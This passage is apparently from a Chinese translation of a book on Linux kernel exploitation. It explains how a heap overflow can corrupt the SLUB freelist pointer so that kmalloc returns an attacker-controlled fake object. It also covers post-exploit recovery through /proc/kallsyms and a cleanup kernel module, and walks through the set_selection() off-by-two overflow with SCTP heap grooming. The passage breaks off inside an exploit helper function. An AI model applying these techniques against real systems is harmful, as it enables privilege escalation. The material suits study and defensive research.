从一个更实用的角度看，它意味着我们可以返回给一个指定的内核路径任意的内存地址，甚至是用户态的一个地址，以便作为分配调用的结果。我们所需要做的只是使用溢出破坏 object[c->offset] 的值，然后驱动这个已遭破坏对象的分配。在这一点上，[3] 和 [4] 处的代码把我们破坏的值保存到 freelist 中，将在下一个调用中返回它。图 4.6 显示了我们如何将完全控制的用户态内存返回给一个调用 kmalloc() 的内核路径。

应该可以很直接地看到，一个使用我们称为用户态的假冒对象的内核路径完全受到了攻击者的控制，并且攻击者可以在任何时间随意更改对象内部存储的值。如果对象中存放了任何的敏感数据，我们的攻击就完成了。同样的是，如果将对象用于存放一些用户态传过来的数据（比如，一个 IOCTL 命令），我们可以使“假对象”指向某个内核数据结构（而非用户态），并且使用我们复制进来的控制数据（比如，IOCTL 命令）来重写它。而且 payload 执行将是指日可待的（比如，内核态内的一个文件操作）。




图 4.6 已破坏的可用对象元数据，使分配器返回一个用户态的对象

注意，这个问题很容易就可以转变为信息泄漏，比如将一些加密信息暂时存放在分配的内存中。换句话说，这个技术允许我们破坏内核路径到内核分配对象的隐藏信任（在用户态不可见或不能修改的信任）。

这看起来很漂亮，但是我们完全忽略了一些问题：

- 当同一个 slab 请求另一个对象时会发生什么？
- 当一个对象（或我们的对象）释放回分配器会发生什么？
- 当我们没有 4 个（32 位系统上的指针大小）或 8 个（64 位系统上的指针大小）溢出字节，而仅仅有一个或两个时会发生什么？

前两个问题的解决方法位于攻击的恢复阶段。

我们很可能已经知道了第一个问题的答案。事实上，如果我们回想之前看到的分配路径，分配器将获得一个新的页并创建一个新的 slab（并忘记当前的那个），那么反过来，我们可以通过在假对象的开始赋予 NULL 来强迫这种情况发生。这很容易做到，如果我们有用户态的假对象（我们显然已经控制了用户态的内存），但是如果我们把分配重定向到内核态的某个地方，它就变得有点复杂了。在第二种情况中，我们需要找到一个函数指针（或任何相似的有用变量）赋予一个 4 或 8 字节的 NULL 值。这没有听起来那样复杂：赋 NULL 值是用来表示不执行的函数指针或默认标志 / 返回值的一个经典方法。default_backing_dev_info 的声明就是一个很好的例子：

```
struct backing_dev_info default_backing_dev_info = {
        .name           = "default",
        .ra_pages       = VM_MAX_READAHEAD * 1024 / PAGE_CACHE_SIZE,
        .state          = 0,
        .capabilities   = BDI_CAP_MAP_COPY,
        .unplug_io_fn   = default_unplug_io_fn,
};
EXPORT_SYMBOL_GPL(default_backing_dev_info);
```

这个声明描述出了我们之前提到的两种情况。首先，仅声明了整个结构的一些成员，正如我们从 backing_dev_info 结构的声明中看到的：

```
struct backing_dev_info {
    struct list_head bdi_list;
    struct rcu_head rcu_head;
    unsigned long ra_pages; /* 在 PAGE_CACHE_SIZE 单元中最大化提前读取数 */
    unsigned long state;    /* 针对这种情况总使用原子 bitops*/
    unsigned int capabilities; /* 设备性能 */
    congested_fn *congested_fn; /* 当设备是 md/dm 时的函数指针 */
*/
    void *congested_data;   /* 密集函数的 aux 数据的指针 */
void (*unplug_io_fn)(struct backing_dev_info *, struct page *);
void *unplug_io_data;
char *name;
[…]
```

即使没有给出整个结构，我们也可以看到只有高亮显示的成员才在 default_backing_dev_info 的声明中定义。这意味着其他的成员将初始化为 0（0 是常用的默认值），并适用于

下一可用对象的指针。同时，显式声明 state 为 0 且是 unsigned long 类型。这意味着它将和一个指针（记住，Linux 是 ILP32 和 LP64）的大小一样，因此，可以完全适用于下一可用对象指针的值。state 和 congested_fn（一个未初始化，即 NULL 值）都和看似很有用的函数指针 unplug_io_fn() 相近。

更有趣的是，因为这个结构由 EXPORT_SYMBOL_GPL() 导出，我们可以从 /proc/kallsyms 获得它的地址并准确地知道它在核心内存中的位置。出于这个目的，在分析 Linux 的凭据模型时，我们可以重用在“在 2.6.29 以前的版本中”一节中看到的 kallsym_getaddr() 函数。在成员上的一些简单计算（或一个快速的反汇编）就可以给我们需要的正确偏移量。

第二个恢复阶段，处理使得释放一个假对象变得安全，但这并不是那么直接。让我们从释放路径开始分析：

```
void kfree(const void *x)
{
        struct page *page;
        void *object = (void *)x;
[…]
        page = virt_to_head_page(x);                                    [1]
        if (unlikely(!PageSlab(page))) {                                [2]
                BUG_ON(!PageCompound(page));
                kmemleak_free(x);
                put_page(page);
                return;
        }
        slab_free(page->slab, page, object, _RET_IP_);
}

void kmem_cache_free(struct kmem_cache *s, void *x)
{
        struct page *page;

        page = virt_to_head_page(x);                                    [3]

        slab_free(s, page, x, _RET_IP_);

        trace_kmem_cache_free(_RET_IP_, x);
}
static __always_inline void slab_free(struct kmem_cache *s,
                struct page *page, void *x, unsigned long addr)
{
        void **object = (void *)x;
        struct kmem_cache_cpu *c;
        unsigned long flags;

        kmemleak_free_recursive(x, s->flags);
        local_irq_save(flags);
        c = get_cpu_slab(s, smp_processor_id());
[…]
        if (likely(page == c->page && c->node >= 0)) {
                object[c->offset] = c->freelist;                        [4]
                c->freelist = object;                                   [5]
```

```
                stat(c, FREE_FASTPATH);
        } else
                __slab_free(s, page, x, addr, c->offset);          [6]
        local_irq_restore(flags);
}
```

在前面的代码中，kmem_cache_free() 和 kmem_free() 使用 virt_to_head_page()[1] [3] 来获取要释放对象所在的 slab 的相关页结构。长话短说，如果这个地址不在内核态将会发生错误，这正是如果我们使用用户态的假对象的问题。而且，kfree() 将做一个额外的检查 [2] 来查看页是否真的是一个 slab 页，[⊖]如果不是那样的，那么情况将会变得很糟糕。为完整起见，这段代码也显示了释放快速路径，由 slab_free() 实现。释放操作非常简单：保存 [4] 当前 freelist 值到返回对象的开始并保存 [5] 对象地址到 freelist（LIFO 原则）。如果不能命中快速路径（若对象与当前活动的对象在不同的 slab），则使用 __slab_free() 的慢路径，这最终也能完成相同的任务，但还需要处理额外的东西，比如重插入一个当前的部分 slab 到部分 slab 列表中。

通过看代码，可以想到的环境恢复方案是，用来自 slab 分配的某些东西改变将要传给 kfree()（或者 kmem_cache_free()）的指针。换句话说，我们可以设计一个可加载的内核模块（Loadable Kernel Module，LKM）来加载后攻击，它可以：

1）使用假对象地址来找到内存中存放它的变量。

2）从同一个一般或特殊目的缓存中分配一个新的对象。

3）复制旧的假对象的内容到新分配的对象中。

4）用新地址更新追踪对象地址的变量的值。

此时，我们只需要触发该对象的释放执行路径（无论是从 LKM 还是从用户域中），恢复环境的工作就完成了。要实现这一目标，仍然需要使用伪造对象的内核执行路径：

- 保证对象存在足够的时间以便我们加载用以恢复环境的 LKM。许多内核执行路径在运行时仅仅只是在它们要返回用户域之前分配一些临时的空间来使用。
- 在我们试图恢复环境的时候，已经释放了存在于该对象中的所有同步锁。
- 把对象指针保存在一个全局的链表或者类似的数据结构中。这一点并不是强制的（LKM 很明显能够访问到所有的内核内存数据），但是这样做会让我们的工作更方便。

上面的第一项和第二项才是重点。特别的，如果第一项不满足，我们就需要在 payload 中实现所有的恢复现场逻辑。这或多或少会给我们带来麻烦（取决于我们所涉及结构的复杂程度），我们需要许多内核符号（kernel symbol）来完成这一工作。类似的原则也适用于锁，可以重建和模拟锁来绕过锁定的临界区。同样，加锁机制的复杂程度也会或多或少地给我们编写环境恢复代码带来麻烦。

在下一节的结尾部分我们将看到一些环境恢复代码的例子，同样在下一节中我们将回答第

⊖ kmem_cache_free() 忽略了一个具有争议的最优选择检查。slab 缓存所属的对象将传递给 kmem_cache_free() 作为参数，所以没有必要从它的页结构获取（page->slab）。

三个原始问题：当我们仅仅能够覆盖指向下一个空闲对象指针的一些字节（甚至只是 1 个字节）时，我们能做什么？

使局部覆盖成功：set_selection() 案例

我们说 set_selection() 问题是一个很有挑战的问题，它是一个内核堆中的 off-by-two 溢出漏洞。利用这个漏洞的过程十分复杂，更多深度讨论可以参考 www.attackingthecore.com 网站。在本节中，我们只介绍其中的关键部分，以便作为背景知识供读者完整理解代码。这样做，我们主要的注意力将放在那些可以重用的漏洞利用代码上，因此本节和本章的其他节相比可能会更偏重理论。

首先，让我们再看一下 selection 的缓冲区是如何填充的：

```
bp = kmalloc((sel_end-sel_start)/2*multiplier+1, GFP_KERNEL);
[…]
/*用新的数据填充缓冲区…*/
  for (i = sel_start; i <= sel_end; i += 2) {
    c = sel_pos(i);
    if (use_unicode)
      bp += store_utf8(c, bp);
    else
      *bp++ = c;
```

通常分配的 slab 缓存大小是根据 2 的幂来进行舍入的（如 32、64、128 等）；如果要求 55 字节的空间，而我们实际上得到的是 64 字节。很明显，我们能够在 bp+sel_end 之后再写入两个字节的数据，当然我们需要这样一个与分配的缓冲区的末尾相同的地址。

与之前的例子类似，能够在一个 64 字节大小的缓冲区中覆盖第 56 和 57 个字节算不上什么。

换句话说，我们需要让 (sel_end-sel_start)/2*multiplier+1 准确地放置在缓冲区的边界上（或最多一个字节前）。multiplier 在使用 Unicode 进行编码的系统上等于 3。

```
multiplier = use_unicode ? 3 : 1;    /* 字符最多可以取到 3 字节 */
```

为了让我们的利用生效，sel_end - sel_start 能够通过下面的公式计算出来

$$sel_end - sel_start = (cache_size - 1) * 2/$$

在这个公式中 cache_size 是 64、128、256 等中的一种。解这个公式，我们可以找到合适的解，这个解一旦代入（(sel_end-sel_start)/2*multiplier+1），得出的结果或者等于分配缓冲区的大小，或者比所分配的缓冲区容量小 1 字节，这是我们的原始需求之一。

64 字节缓冲区：(64−1)*2/3 = 42 => 42/2*3 +1=64

128 字节缓冲区：(128−1)*2/3 = 84 => 84/2*3+1=127

那么通过选择缓冲区的大小，我们能够控制缓冲区溢出 1 或者 2 字节（按照我们的意愿）。我们下面将会看到，用 1 字节溢出更加可靠。我们选择的目标是 128 字节的缓冲区大小。

之所以说 1 字节溢出更加可靠，原因在于 x86 架构在保存数据时是数字的低位组放在前面并且 slab 页是与页边界对齐的结构（0x1000）。保存数据时数字的低位放在前面意味着我们面对 off-by-n 溢出问题时，我们能够破坏一个指向下一个空闲对象地址的 *n* 个最低有效字节。在

面对一个 off-by-one 的溢出问题时，我们基本上可以修改它最后的 8 个位，这意味着我们能够让指针指向其原地址上下 255 字节范围的任意位置，而对于 off-by-two，我们可以修改最后的 16 个位，这意味着我们能够让指针指向原地址上下的 65565 字节范围的任意位置。很明显这两种都不能让指针寻址到用户域的内存，所以就能否让指针寻址到用户域内存而言，修改 16 位（2 字节）内存数据并没有比修改 8 位（一个字节）带来更多便利。

而页面边界对齐则意味着我们能够预测 slab 页中对象地址的最后 12 位。我们已经知道，在一个新分配的 slab 页中对象是一个挨一个紧凑排列的。基本上，对于每一个分配的对象（地址），我们能知道最后 12 位的值，然后通过修改已知的 8 位数据的值，我们能够控制下一空闲对象的地址并且让它指向所处 slab 的任意位置。通过这种方法，我们最终破坏了 slab 页的对齐结构。如图 4.7 所示。




图 4.7　溢出并修改指向下一个空闲对象指针最低有效字节的数据来破坏 slab 的对齐结构

如图 4-7 所示，我们能够在 slab 中创建出一个“伪造对象”（fake object），伪造对象地址空间跨越了两个对象的地址，并且由这两个对象的内存组成。我们称这种伪造对象为“in-slab 伪造对象”。有趣的是，一旦为这个伪造对象分配空间，分配器会把指向空闲对象列表的指针指向对象头部所指的内容，而无论这个内容指向的是什么地方。如果我们能够控制伪造对象的 slab 的内容（从根本上说，只要我们能够对潜在的对象有所控制），那么我们现在已经创造了条

件来应用我们之前已经学到的所有东西。

在我们试图控制 slab 内存空间时，slab 对象的另外一项属性能够帮助我们实现。在空闲状态下，除非明确调用 kzfree()，否则不会清理对象内存空间中的内容。换句话说，如果我们分配一个 128 字节的缓冲区用来存储一些 IOCTL 数据，并且这个对象在使用后立即释放，那么那个死堆将仍然保持它的内容，直到一个新的已分配缓冲区重写到该位置。例如，在前面引用的 PHRACK 64 文章中描述的 Linux 2.4 内核的 MCAST_MSFILTER 利用正是利用了这一特点。

在控制 slab 页内容的同时，我们也需要控制 slab 页的布局。我们通过申请足够数量的占位对象（placeholder object）来占满整个 slab 页。为此我们需要借助 sctp_ssnmap 结构。

```
struct sctp_stream {
        __u16 *ssn;
        unsigned int len;
};

struct sctp_ssnmap {
        struct sctp_stream in;
        struct sctp_stream out;
        int malloced;
};
```

sctp_ssnmap 结构中有两个 sctp_stream 结构的对象，sctp_stream 中包含一个指向短整数的指针。该指针保存在结构的头部并且在每次接受（对于 in 结构），或者发送数据（对于 out 结构）之后就会增加。这简直就是为我们量身定做的，因为在一次受控的溢出过程中，不会重写该结构中的其他成员，因而我们也不必理会仿真。

sctp_ssnmap 结构的大小是在运行时决定的，因为 in 和 out 对象是指向内容长度可变的指针。大小是通过 sctp_ssnmap_size() 来计算的，函数定义可以在 /net/sctp/ssnmap.c 中找到。

```
static inline size_t sctp_ssnmap_size(__u16 in, __u16 out)
{
        return sizeof(struct sctp_ssnmap) + (in + out) * sizeof(__u16);
}
```

我们将在第 8 章讨论 SCTP 实现的细节，届时也会讨论利用 SCTP 子系统进行远程的 Linux 内核漏洞利用。因此在这里我们没有讨论细节。到目前为止，我们所关注的事情就是让 sctp_ssnmap 结构大小能够满足我们的需求，一般的缓存我们都可以用它来对付。这其实是一项比较简单的工作（好比设置一个套接字属性），就如下面这个辅助漏洞利用函数所示：

```
static void set_sctp_sock_opt(int fd, __u16 in, __u16 out)
{
   struct sctp_initmsg msg;
   int val=1;
   socklen_t len_sctp = sizeof(struct sctp_initmsg);
